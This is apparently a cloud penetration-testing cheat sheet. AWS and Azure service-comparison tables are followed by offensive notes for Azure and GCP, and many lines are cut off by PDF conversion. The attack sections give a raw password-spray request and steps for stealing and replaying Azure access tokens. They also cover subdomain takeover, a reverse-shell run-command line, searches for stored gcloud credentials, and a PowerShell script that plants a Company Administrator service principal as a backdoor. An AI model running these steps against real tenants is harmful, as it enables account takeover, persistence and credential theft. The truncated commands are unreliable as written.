Device Farm	Amazon Drawer of Old Android Devices	Test your app on a bunch of different IOS and Android devices simultaneously.	MobileTest, iOS emulator

		Spot on Name, Product Managers take note	Track what people are doing inside of your app.	Flurry
SNS	Amazon Messenger		Send mobile notifications, emails and/or SMS messages	UrbanAirship, Twilio
CodeCommit	Amazon GitHub		Version control your code - hosted Git.	Github, BitBucket
Code Deploy	Not bad		Get your code from your CodeCommit repo (or Github) onto a bunch of EC2 instances in a sane way.	Heroku, Capistrano
CodePipeline	Amazon Continuous Integration		Run automated tests on your code and then do stuff with it depending on if it passes those tests.	CircleCI, Travis
EC2 Container Service	Amazon Docker as a Service		Put a Dockerfile into an EC2 instance so you can run a website.	
Elastic Beanstalk	Amazon Platform as a Service		Move your app hosted on Heroku to AWS when it gets too expensive.	Heroku, BlueMix, Modulus
AppStream	Amazon Citrix		Put a copy of a Windows application on a Windows machine that people get remote access to.	Citrix, RDP
Direct Connect	Pretty spot on actually		Pay your Telco + AWS to get a dedicated leased line from your data center or network to AWS. Cheaper than Internet out for Data.	A toll road turnpike bypassing the crowded side streets.

Directory Service	Pretty spot on actually	Tie together other apps that need a Microsoft Active Directory to control them.	
WorkDocs	Amazon Unstructured Files	Share Word Docs with your colleagues.	Dropbox, DataAnywhere
WorkMail	Amazon Company Email	Give everyone in your company the same email system and calendar.	Google Apps for Domains
Workspaces	Amazon Remote Computer	Gives you a standard windows desktop that you're remotely controlling.	
Service Catalog	Amazon Setup Already	Give other AWS users in your group access to preset apps you've built so they don't have to read guides like this.	
Storage Gateway	S3 pretending it's part of your corporate network	Stop buying more storage to keep Word Docs on. Make automating getting files into S3 from your corporate network easier.	
Data Pipeline	Amazon ETL	Extract, Transform and Load data from elsewhere in AWS. Schedule when it happens and get alerts when they fail.	
Elastic Map Reduce	Amazon Hadoop	Iterate over massive text files of raw data that you're keeping in S3.	Treasure Data

Glacier	Really slow Amazon S3	Make backups of your backups that you keep on S3. Also, beware the cost of getting data back out in a hurry. For long term archiving.
Kinesis	Amazon High Throughput	Ingest lots of data very quickly (for things like analytics or people retweeting Kanye) that you then later use other AWS services to analyze.
RedShift	Amazon Data Warehouse	Store a whole bunch of analytics data, do some processing, and dump it out.
Machine Learning	Skynet	Predict future behavior from existing data for problems like fraud detection or "people that bought x also bought y."
SWF	Amazon EC2 Queue	Build a service of "deciders" and "workers" on top of EC2 to accomplish a set task. Unlike SQS - logic is set up inside the service to determine how and what should happen.
Snowball	AWS Big Old Portable Storage	Get a bunch of hard drives you can attach to your network to make getting large amounts (Terabytes of Data) into and out of AWS.
CloudFormation	Amazon Services Setup	Set up a bunch of connected AWS services in one go.
CloudTrail	Amazon Logging	Log who is doing what in your AWS stack (API calls).

CloudWatch	Amazon Status Pager	Get alerts about AWS services messing up or disconnecting.	PagerDuty, Statuspage
Config	Amazon Configuration Management	Keep from going insane if you have a large AWS setup and changes are happening that you want to track.	
OpsWorks	Amazon Chef	Handle running your application with things like auto-scaling.	
Trusted Advisor	Amazon Pennypincher	Find out where you're paying too much in your AWS setup (unused EC2 instances, etc.).	
Inspector	Amazon Auditor	Scans your AWS setup to determine if you've set it up in an insecure way	Alert Logic

## AWS vs AD

Windows		Amazon
Active Directory	Identity and Access Management	IAM
Azure/HyperV	Virtual Machines	EC2
SMB	Shared Storage	S3
Exchange	Email	SES
MS DNS	DNS	Route 53
MS SQL	Database Storage	RDS
Certificate Services	Key Management	Cert Mgt/KMS

# Azure

## Basic Info

```
1  **Tools**
2  https://github.com/dirkjanm/ROADtools
3  https://github.com/dafthack/PowerMeta
4  https://github.com/NetSPI/MicroBurst
5  https://github.com/nccgroup/ScoutSuite
6  https://github.com/hausec/PowerZure
7  https://github.com/fox-it/adconnectdump
8  https://github.com/FSecureLABS/Azurite
9  https://github.com/mburrough/pentestingazureapps
10 https://github.com/Azure/Stormspotter
11 https://github.com/nccgroup/azucar
12 https://github.com/dafthack/MSOLSpray
13 https://github.com/BloodHoundAD/BloodHound
14 https://github.com/nccgroup/Carnivore
15 https://github.com/CrowdStrike/CRT
16
17 - Check if company is using Azure AD:
18 https://login.microsoftonline.com/getuserrealm.srf?login=username@COMPANY.
19 - If NameSpaceType is "Managed", the company uses Azure AD
20 - Enumerate Azure AD emails
21 https://github.com/LMGsec/o365creeper
22
23 Auth methods:
24 • Password Hash Synchronization
25   ◇ Azure AD Connect
26   ◇ On-prem service synchronizes hashed user credentials to Azure
27   ◇ User can authenticate directly to Azure services like O365 with their
28 • Pass Through Authentication
29   ◇ Credentials stored only on-prem
30   ◇ On-prem agent validates authentication requests to Azure AD
31   ◇ Allows SSO to other Azure apps without creds stored in cloud
32 • Active Directory Federation Services (ADFS)
33   ◇ Credentials stored only on-prem
34   ◇ Federated trust is setup between Azure and on-prem AD to validate auth
35   ◇ For password attacks you would have to auth to the on-prem ADFS port
36 • Certificate-based auth
37   ◇ Client certs for authentication to API
38   ◇ Certificate management in legacy Azure Service Management (ASM) makes this
39   ◇ Service Principals can be setup with certs to auth
40 • Conditional access policies
41 • Long-term access tokens
42   ◇ Authentication to Azure with oAuth tokens
```

```
43     ◇ Desktop CLI tools that can be used to auth store access tokens on di
44     ◇ These tokens can be reused on other MS endpoints
45     ◇ We have a lab on this later!
46 • Legacy authentication portals
47
48 Recon:
49 • O365 Usage
50     ◇ https://login.microsoftonline.com/getuserrealm.srf?login=username@aci
51     ◇ https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/te
52 • User enumeration on Azure can be performed at
53     https://login.Microsoft.com/common/oauth2/token
54         • This endpoint tells you if a user exists or not
55     ◇ Detect invalid users while password spraying with:
56         • https://github.com/dafthack/MSOLSpray
57     ◇ For on-prem OWA/EWS you can enumerate users with timing attacks (Mail
58 • Auth 365 Recon:
59 (https://github.com/nyxgeek/o365recon
60
61 Microsoft Azure Storage:
62 • Microsoft Azure Storage is like Amazon S3
63 • Blob storage is for unstructured data
64 • Containers and blobs can be publicly accessible via access policies
65 • Predictable URL's at core.windows.net
66     ◇ storage-account-name.blob.core.windows.net
67     ◇ storage-account-name.file.core.windows.net
68     ◇ storage-account-name.table.core.windows.net
69     ◇ storage-account-name.queue.core.windows.net
70 • The “Blob” access policy means anyone can anonymously read blobs, but ca
71 • The “Container” access policy allows for listing containers and blobs
72 • Microburst https://github.com/NetSPI/MicroBurst
73     ◇ Invoke-EnumerateAzureBlobs
74     ◇ Brute forces storage account names, containers, and files
75     ◇ Uses permutations to discover storage accounts
76         PS > Invoke-EnumerateAzureBlobs -Base
77
78 Password Attacks
79 • Password Spraying Microsoft Online (Azure/O365)
80 • Can spray https://login.microsoftonline.com
81 --
82 POST /common/oauth2/token HTTP/1.1
83 Accept: application/json
84 Content-Type: application/x-www-form-urlencoded
85 Host: login.microsoftonline.com
86 Content-Length: 195
87 Expect: 100-continue
88 Connection: close
89
90 resource=https%3A%2F%2Fgraph.windows.net&client_id=1b730954-1685-4b74-9bfd
91 dac224a7b894&client_info=1&grant_type=password&username=user%40targetdomai
92 d=Winter2020&scope=openid
93 --
```

```

94 • MSOLSpray https://github.com/dafthack/MSOLSpray
95   ◇ The script logs:
96     ▪ If a user cred is valid
97     ▪ If MFA is enabled on the account
98     ▪ If a tenant doesn't exist
99     ▪ If a user doesn't exist
100    ▪ If the account is locked
101    ▪ If the account is disabled
102      ▪ If the password is expired
103      ◇ https://docs.microsoft.com/en-us/azure/active-directory/develop/reference-rest-operations
104
105 Password protections & Smart Lockout
106 • Azure Password Protection – Prevents users from picking passwords with common patterns
107 • Azure Smart Lockout – Locks out auth attempts whenever brute force or spurious logins occur
108   ◇ Can be bypassed with FireProx + MSOLSpray
109   ◇ https://github.com/ustayready/fireprox
110
111 Phising session hijack
112 • Evilginx2 and Modlishka
113   ◇ MitM frameworks for harvesting creds/sessions
114   ◇ Can also evade 2FA by riding user sessions
115 • With a hijacked session we need to move fast
116 • Session timeouts can limit access
117 • Persistence is necessary
118
119 Steal Access Tokens
120 • Azure config files:
121   web.config
122   app.config
123   .cspkg
124   .publishsettings
125 • Azure Cloud Service Packages (.cspkg)
126 • Deployment files created by Visual Studio
127 • Possible other Azure service integration (SQL, Storage, etc.)
128 • Look through cspkg zip files for creds/certs
129 • Search Visual Studio Publish directory
130   \bin\debug\publish
131 • Azure Publish Settings files (.publishsettings)
132   ◇ Designed to make it easier for developers to push code to Azure
133   ◇ Can contain a Base64 encoded Management Certificate
134   ◇ Sometimes cleartext credentials
135   ◇ Open publishsettings file in text editor
136   ◇ Save “ManagementCertificate” section into a new .pfx file
137   ◇ There is no password for the pfx
138   ◇ Search the user’s Downloads directory and VS projects
139 • Check %USERPROFILE%\azure\ for auth tokens
140 • During an authenticated session with the Az PowerShell module a TokenCache is created
141 • Also search disk for other saved context files (.json)
142 • Multiple tokens can exist in the same context file
143
144 Post-Compromise

```

```
145 • What can we learn with a basic user?
146 • Subscription Info
147 • User Info
148 • Resource Groups
149 • Scavenging Runbooks for Creds
150 • Standard users can access Azure domain information and isn't usually loc
151 • Authenticated users can go to portal.azure.com and click Azure Active Di
152 • O365 Global Address List has this info as well
153 • Even if portal is locked down PowerShell cmdlets will still likely work
154 • There is a company-wide setting that locks down the entire org from view
155
156 Azure: CLI Access
157 • Azure Service Management (ASM or Azure "Classic")
    ◇ Legacy and recommended to not use
158
159 • Azure Resource Manager (ARM)
    ◇ Added service principals, resource groups, and more
    ◇ Management Certs not supported
160
161 • PowerShell Modules
    ◇ Az, AzureAD & MSOnline
162
163 • Azure Cross-platform CLI Tools
    ◇ Linux and Windows client
164
165
166
167 Azure: Subscriptions
168 • Organizations can have multiple subscriptions
169 • A good first step is to determine what subscription you are in
170 • The subscription name is usually informative
171 • It might have "Prod", or "Dev" in the title
172 • Multiple subscriptions can be under the same Azure AD directory (tenant)
173 • Each subscription can have multiple resource groups
174
175 Azure User Information
176 • Built-In Azure Subscription Roles
    ◇ Owner (full control over resource)
    ◇ Contributor (All rights except the ability to change permissions)
    ◇ Reader (can only read attributes)
    ◇ User Access Administrator (manage user access to Azure resources)
177
178
179
180
181 • Get the current user's role assignment
    PS> Get-AzRoleAssignment
182
183 • If the Azure portal is locked down it is still possible to access Azure
184 • The below examples enumerate users and groups
    PS> Import-Module MSOnline
    PS> Connect-MsolService
185
186
187 Or
188     PS> $credential = Get-Credential
189     PS> Connect-MsolService -Credential $credential
190
191     PS> Get-MSolUser -All
192     PS> Get-MSolGroup -All
193     PS> Get-MSolGroupMember -GroupObjectId
194     PS> Get-MSolCompanyInformation
195 • Pipe Get-MSolUser -All to format list to get all user attributes
```

```

196     PS> Get-MsolUser -All | fl
197
198 Azure Resource Groups
199 • Resource Groups collect various services for easier management
200 • Recon can help identify the relationships between services such as WebAp
201     PS> Get-AzResource
202     PS> Get-AzResourceGroup
203     PS> Get-AzStorageAccount
204 Azure: Runbooks
205 • Azure Runbooks automate various tasks in Azure
206 • Require an Automation Account and can contain sensitive information like
207     PS> Get-AzAutomationAccount
208     PS> Get-AzAutomationRunbook -AutomationAccountName -ResourceGroupName
209 • Export a runbook with:
210     PS> Export-AzAutomationRunbook -AutomationAccountName -ResourceGroupName
211
212 Azure VMs:
213     PS> Get-AzVM
214     PS> $vm = Get-AzVM -Name "VM Name"
215     PS> $vm.OSProfile
216     PS> Invoke-AzVMRunCommand -ResourceGroupName $ResourceGroupName -VMName
217
218 Azure Virtual Networks:
219     PS> Get-AzVirtualNetwork
220     PS> Get-AzPublicIpAddress
221     PS> Get-AzExpressRouteCircuit
222     PS> Get-AzVpnConnection
223
224 # Quick 1-liner to search all Azure AD user attributes for passwords after
225 $x=Get-MsolUser;foreach($u in $x){$p = @();$u|gm|%{$p+=$_.Name};ForEach($s
226
227 # https://www.synacktiv.com/posts/pentest/azure-ad-introduction-for-red-te
228
229 # Removing Azure services
230 - Under Azure Portal -> Resource Groups
231
232 # Interesting metadata instance urls:
233 http://169.254.169.254/metadata/v1/maintenance
234 http://169.254.169.254/metadata/instance?api-version=2017-04-02
235 http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddres

```

## Traditional AD - Azure AD comparision

(Windows Server) Active Directory	Azure Active Directory
LDAP	REST API's
NTLM/Kerberos	OAuth/SAML/OpenID/etc
Structured directory (OU tree)	Flat structure
GPO's	No GPO's
Super fine-tuned access controls	Predefined roles
Domain/forest	Tenant
Trusts	Guests

## Basic Azure AD concepts and tips

```

1  - Source of authentication for Office 365, Azure Resource Manager, and any
2
3  - Powershell interaction:
4    • MSOnline PowerShell module
5      • Focusses on Office 365
6      • Some Office 365 specific features
7    • AzureAD PowerShell module
8      • General Azure AD
9      • Different feature set
10   • Azure CLI / Az powershell module
11     • More focus on Azure Resource Manager
12
13  - Azure AD principals
14  • Users
15  • Devices
16  • Applications
17
18  - Azure AD roles
19  • RBAC Roles are only used for Azure Resource Manager
20  • Office 365 uses administrator roles exclusively
21
22  - Azure AD admin roles
23  • Global/Company administrator can do anything
24  • Limited administrator accounts
25    • Application Administrator
26    • Authentication Administrator
27    • Exchange Administrator
28    • Etc
29  • Roles are fixed
30

```

```
31 - Azure AD applications
32 • Documentation unclear
33 • Terminology different between documentation, APIs and Azure portal
34 • Complex permission system
35 • Most confusing part
36 • Examples:
37     • Microsoft Graph
38     • Azure Multi-Factor Auth Client
39     • Azure Portal
40     • Office 365 portal
41     • Azure ATP
42 • A default Office 365 Azure AD has about 200 service principals
43     (read: applications)
44 - App permissions
45 • Two types of privileges:
46     • Delegated permissions
47     • Require signed-in user present to utilize
48 • Application permissions
49     • Are assigned to the application, which can use them at any time
50 • These privileges are assigned to the service principal
51 • Every application defines permissions
52 • Can be granted to Service Principals
53 • Commonly used:
54     • Microsoft Graph permissions
55     • Azure AD Graph permissions
56
57 - Azure AD Sync Account
58 • Dump all on-premise password hashes (if PHS is enabled)
59 • Log in on the Azure portal (since it's a user)
60 • Bypass conditional access policies for admin accounts
61 • Add credentials to service principals
62 • Modify service principals properties
63
64 If password hash sync is in use:
65 Compromised Azure AD connect Sync account = Compromised AD
66
67 • Encryption key is encrypted with DPAPI
68 • Decrypted version contains some blob with AES keys
69 • Uses AES-256 in CBC mode
70
71 Anyone with control over Service Principals can assign credentials to them
72
73 Anyone who can edit properties* of the AZUREADSSOACC$ account, can impersonate
74
```

## Azure attacks examples

```
1 # Password spraying
2 https://github.com/dafthack/MSOLSpray/MSOLSpray.ps1
3 Create a text file with ten (10) fake users we will spray along with your
4
5 Import-Module .\MSOLSpray.ps1
6 Invoke-MSOLSpray -UserList .\userlist.txt -Password [the password you set
7
8 # Access Token
9
10 PS> Import-Module Az
11 PS> Connect-AzAccount
12 or
13 PS> $credential = Get-Credential
14 PS> Connect-AzAccount -Credential $credential
15
16 PS> mkdir C:\Temp
17 PS> Save-AzContext -Path C:\Temp\AzureAccessToken.json
18 PS> mkdir "C:\Temp\Live Tokens"
19
20 # Auth
21 Connect-AzAccount
22 ## Or this way sometimes gets around MFA restrictions
23 $credential = Get-Credential
24 Connect-AzAccount -Credential $credential
25
26 Open Windows Explorer and type %USERPROFILE%\Azure\ and hit enter
27 • Copy TokenCache.dat & AzureRmContext.json to C:\Temp\Live Tokens
28 • Now close your authenticated PowerShell window!
29
30 Delete everything in %USERPROFILE%\azure\
31 • Start a brand new PowerShell window and run:
32 PS> Import-Module Az
33 PS> Get-AzContext -ListAvailable
34 • You shouldn't see any available contexts currently
35
36 • In your PowerShell window let's manipulate the stolen TokenCache.dat and
37
38 PS> $bytes = Get-Content "C:\Temp\Live Tokens\TokenCache.dat" -Encoding by
39 PS> $b64 = [Convert]::ToString($bytes)
40 PS> Add-Content "C:\Temp\Live Tokens\b64-token.txt" $b64
41
42 • Now let's add the b64-token.txt to the AzureRmContext.json file.
43 • Open the C:\Temp\Live Tokens folder.
44 • Open AzureRmContext.json file in a notepad and find the line near the en
45 • Delete the word "null" on this line
46 • Where "null" was add two quotation marks ("") and then paste the content
47 • Save this file as C:\Temp\Live Tokens\StolenToken.json
48 • Let's import the new token
49
```

```
50 PS> Import-AzContext -Profile 'C:\Temp\Live Tokens\StolenToken.json'
51
52 • We are now operating in an authenticated session to Azure
53
54 PS> $context = Get-AzContext
55 PS> $context.Account
56
57 • You can import the previously exported context (AzureAccessToken.json) to
58
59 # Azure situational awareness
60 • GOAL: Use the MSOnline and Az PowerShell modules to do basic enumeration
61 • In this lab you will authenticate to Azure using your Azure AD account you
62
63 • Start a new PowerShell window and import both the MSOnline and Az module
64 PS> Import-Module MSOnline
65 PS> Import-Module Az
66 • Authenticate to each service with your Azure AD account:
67 PS> Connect-AzAccount
68 PS> Connect-MsolService
69 • First get some basic Azure information
70 PS> Get-MSolCompanyInformation
71 • Some interesting items here are
72 ◇ UsersPermissionToReadOtherUsersEnabled
73 ◇ DirSyncServiceAccount
74 ◇ PasswordSynchronizationEnabled
75 ◇ Address/phone/emails
76 • Next, we will start looking at the subscriptions associated with the account
77 PS> Get-AzSubscription
78 PS> $context = Get-AzContext
79 PS> $context.Name
80 PS> $context.Account
81 • Enumerating the roles assigned to your user will help identify what permissions
82 PS> Get-AzRoleAssignment
83 • List out the users on the subscription. This is the equivalent of "net user"
84 PS> Get-MSolUser -All
85 PS> Get-AzAdApplication
86 PS> Get-AzWebApp
87 PS> Get-AzSqlServer
88 PS> Get-AzSqlDatabase -ServerName $ServerName -ResourceGroupName $ResourceGroup
89 PS> Get-AzSqlServerFirewallRule -ServerName $ServerName -ResourceGroup
90 PS> Get-AzSqlServerActiveDirectoryAdministrator -ServerName $ServerName
91 • The user you setup likely doesn't have any resources currently associated with
92 PS> Get-AzResource
93 PS> Get-AzResourceGroup
94 • Choose a subscription
95 PS> Select-AzSubscription -SubscriptionID "SubscriptionID"
96 • There are many other functions.
97 • Use Get-Module to list out the other Az module groups
98 • To list out functions available within each module use the below command
99 PS> Get-Module -Name Az.Accounts | Select-Object -ExpandProperty ExportedFunctions
100 PS> Get-Module -Name MSOnline | Select-Object -ExpandProperty ExportedFunctions
```

## Azure Block Blobs (S3 equivalent) attacks

```
1 # Discovering with Google Dorks
2 site:*.blob.core.windows.net
3 site:*.blob.core.windows.net ext:xlsx | ext:csv "password"
4 # Discovering with Dns enumeration
5 python dnscan.py -d blob.core.windows.net -w subdomains-100.txt
6
7 # When you found one try with curl, an empty container respond with 400
8
9 # List containers
10 az storage container list --connection-string '<connection string>'
11 # List blobs in containers
12 az storage blob list --container-name <container name> --connection-string
13 # Download blob from container
14 az storage blob download --container-name <container name> --name <file> -
```

## Azure subdomain takeovers

```
1 # Azure CloudApp: cloudapp.net
2     1 Check CNAME with dig pointing to cloudapp.net
3     2 Go to https://portal.azure.com/?quickstart=True#create/Microsoft.Clo
4     3 Register unclaimed domain which CNAME is pointing
5
6
7 # Azure Websites: azurewebsites.net
8     1 Check CNAME with dig pointing to azurewebsites.net
9     2 Go to https://portal.azure.com/#create/Microsoft.WebSite
10    3 Register unclaimed domain which CNAME is pointing
11    4 Register domain on the Custom domains section of the dashboard
12
13 # Azure VM: cloudapp.azure.com
14     1 Check CNAME with dig pointing to *.region.cloudapp.azure.com
15     2 Registering a new VM in the same region with size Standard_B1ls (che
16     3 Go to Configuration and set the domain name which CNAME is pointing
```

# Other Azure Services


```
1 # Azure App Services Subdomain Takeover
2 - For target example.com you found users.example.com
3 - Go https://users.galaxybutter.com and got an error
4 - dig CNAME users.galaxybutter.com and get an Azure App Services probably
5 - Create an App Service and point it to the missing CNAME
6 - Add a custom domain to the App Service
7 - Show custom content
8
9 # Azure Run Command
10 # Feature that allows you to execute commands without requiring SSH or SMB
11 az login
12 az login --use-device-code #Login
13 az group list #List groups
14 az vm list -g GROUP-NAME #List VMs inside group
15 #Linux VM
16 az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunShellScr
17 #Windos VM
18 az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunPowerShe
19 # Linux Reverse Shell Azure Command
20 az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunShellScr
21
22 # Azure SQL Databases
23 - MSSQL syntaxis
24 - Dorks: "database.windows.net" site:pastebin.com
25
26 # Azure AD commands
27 az ad sp list --all
28 az ad app list --all
29
30 # Azure metadata service
31 http://169.254.169.254/metadata/instance
32 https://github.com/microsoft/azureimds
```

## Create Azure service principal as backdoor

```
1 $spn = New-AzAdServicePrincipal -DisplayName "WebService" -Role Owner
2 $spn
3 $BSTR = ::SecureStringToBSTR($spn.Secret)
4 $UnsecureSecret = ::PtrToStringAuto($BSTR)
5 $UnsecureSecret
6 $sp = Get-MsolServicePrincipal -AppPrincipalId <AppID>
```

```
7 $role = Get-MsolRole -RoleName "Company Administrator"
8 Add-MsolRoleMember -RoleObjectId $role.ObjectId -RoleMemberType ServicePr
9 RoleMemberObjectId $sp.ObjectId
10 #Enter the AppID as username and what was returned for $UnsecureSecret as
11 in the Get-Credential prompt
12 $cred = Get-Credential
13 Connect-AzAccount -Credential $cred -Tenant "tenant ID" -ServicePrincipal
```

## Azure password reset



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
1	Can a User with Role in Column A reset a password for a user with a Role in Row 2?														
2	(No Role)	Authentication Administrator	Directory Readers	Guest Inviter	Global Administrator	Groups Administrator	Helpdesk Administrator	Message Center Reader	Password Administrator	Privileged Authentication Administrator	Privileged Role Administrator	Reports Reader	User Administrator	(Any Other Role)	
3	Authentication Administrator	Yes	Yes	Yes	Yes	No	No	Yes	Yes	No	No	No	Yes	No	No
4	Global Administrator	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
5	Helpdesk Administrator	Yes	Yes	Yes	Yes	No	No	Yes	Yes	No	No	No	Yes	No	No
6	Password Administrator	Yes	No	Yes	Yes	No	No	No	No	Yes	No	No	No	No	No
7	Privileged Authentication Administrator	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
8	User Administrator	Yes	No	Yes	Yes	No	No	Yes	Yes	No	No	No	Yes	Yes	No

## Azure Services Summary

### Base services

Azure Service	Could be Called	Use this to...	Like AWS...
Virtual Machines	Servers	Move existing apps to the cloud without changing them. You manage the entire computer.	EC2
Cloud Services	Managed Virtual Machines	Run applications on virtual machines that you don't have to manage, but can partially manage.	
Batch	Azure Distributed Processing	Work on a large chunk of data by divvying it up between a whole bunch of machines.	
RemoteApp	Remote Desktop for Apps	Expose non-web apps to users. For example, run Excel on your iPad.	AppStream
Web Apps	Web Site Host	Run websites (.NET, Node.js, etc.) without managing anything extra. Scale automatically and easily.	Elastic Beanstalk

Mobile Apps	Mobile App Accelerator	Quickly get an app backend up and running.	
Logic Apps	Visio for Doing Stuff	Chain steps together to get stuff done.	
API Apps	API Host	Host your API's without any of the management overhead.	
API Management	API Proxy	Expose an API and off-load things like billing, authentication, and caching.	API Gateway

## Mobile

Azure Service	Could be Called	Use this to...	Like AWS...
Notification Hubs	Notification Blaster	Send notifications to all of your users, or groups of users based on things like zip code. All platforms.	SNS
Mobile Engagement	Mobile Psychic	Track what users are doing in your app, and customize experience based on this data.	

## Storage

Azure Service	Could be Called	Use this to...	Like AWS...
SQL Database	Azure SQL	Use the power of a SQL Server cluster without having to manage it.	RDS
Document DB	Azure NoSQL	Use an unstructured JSON database without having to manage it.	Dynamo DB
Redis Cache	Easy Cache	Cache files in memory in a scalable way.	Elasticache

Storage Blobs	Cloud File System	Store files, virtual disks, and build other storage services on top of.	S3
Azure Search	Index & Search	Add search capabilities to your website, or index data stored somewhere else.	CloudSearch
SQL Data Warehouse	Structured Report Database	Store all of your company's data in a structured format for reporting.	RedShift
Azure Data Lake	Unstructured Report Database	Store all of your company's data in any format for reporting.	
HDInsight	Hosted Hadoop	Do Hadoop things with massive amounts of data.	
Machine Learning	Skynet	Train AI to predict the future using existing data. Examples include credit card fraud detection and Netflix movie recommendations.	
Stream Analytics	Real-time data query	Look for patterns in data as it arrives.	
Data Factory	Azure ETL	Orchestrate extract, transform, and load data processes.	Data Pipeline
Event Hubs	IoT Ingestor	Ingest data at ANY scale inexpensively.	

## Networking

Azure Service	Could be Called	Use this to...	Like AWS...

Virtual Network	Private Network	Put machines on the same, private network so that they talk to each other directly and privately. Expose services to the internet as needed.	
ExpressRoute	Fiber to Azure	Connect privately over an insanely fast pipe to an Azure datacenter. Make your local network part of your Azure network.	Direct Connect
Load Balancer	Load Balancer	Split load between multiple services, and handle failures.	
Traffic Manager	Datacenter Load Balancer	Split load between multiple datacenters, and handle datacenter outages.	
DNS	DNS Provider	Run a DNS server so that your domain names map to the correct IP addresses.	Route53
VPN Gateway	Virtual Fiber to Azure	Connect privately to an Azure datacenter. Make your local network part of your Azure network.	
Application Gateway	Web Site Proxy	Proxy all of your HTTP traffic. Host your SSL certs. Load balance with sticky sessions.	
CDN	CDN	Make your sites faster and more scalable by putting your static files on servers around the world close to your end users.	Cloudfront
Media Services	Video Processor	Transcode video and distribute and manage it on the scale of the Olympics.	Elastic Transcoder

## Management

Azure Service	Could be Called	Use this to...	Like AWS...

Azure Resource Manager	Declarative Configuration	Define your entire Azure architecture as a repeatable JSON file and deploy all at once.	CloudFormation
------------------------	---------------------------	---	----------------

## Developer

Azure Service	Could be Called	Use this to...	Like AWS...
Application Insights	App Analytics	View detailed information about how your apps (web, mobile, etc.) are used.	Mobile Analytics
Service Fabric	Cloud App Framework	Build a cloud optimized application that can scale and handle failures inexpensively.	

# GCP

## General

```
1  **Tools**
2  # Hayat https://github.com/DenizParlak/hayat
3  # GCPBucketBrute https://github.com/RhinoSecurityLabs/GCPBucketBrute
4  # GCP IAM https://github.com/marcin-kolda/gcp-iam-collector
5  # GCP Firewall Enum: https://gitlab.com/gitlab-com/gl-security/security-op
6
7  Auth methods:
8  • Web Access
9  • API - OAuth 2.0 protocol
10 • Access tokens - short lived access tokens for service accounts
11 • JSON Key Files - Long-lived key-pairs
12 • Credentials can be federated
13
14 Recon:
15 • G-Suite Usage
16     ◇ Try authenticating with a valid company email address at Gmail
17
18 Google Storage Buckets:
19 • Google Cloud Platform also has a storage service called “Buckets”
20 • Cloud_enum from Chris Moberly (@initstring) https://github.com/initstrin
21     ◇ Awesome tool for scanning all three cloud services for buckets and m
22     • Enumerates:
23         – GCP open and protected buckets as well as Google App Engine sit
24         – Azure storage accounts, blob containers, hosted DBs, VMs, and W
25         – AWS open and protected buckets
26
27 Phising G-Suite:
28 • Calendar Event Injection
29 • Silently injects events to target calendars
30 • No email required
31 • Google API allows to mark as accepted
32 • Bypasses the “don’t auto-add” setting
33 • Creates urgency w/ reminder notification
34 • Include link to phishing page
35
36 Steal Access Tokens:
37 • Google JSON Tokens and credentials.db
38 • JSON tokens typically used for service account access to GCP
39 • If a user authenticates with gcloud from an instance their creds get sto
40     ~/.config/gcloud/credentials.db
41     sudo find /home -name "credentials.db"
42 • JSON can be used to authenticate with gcloud and ScoutSuite
```

```
43
44 Post-compromise
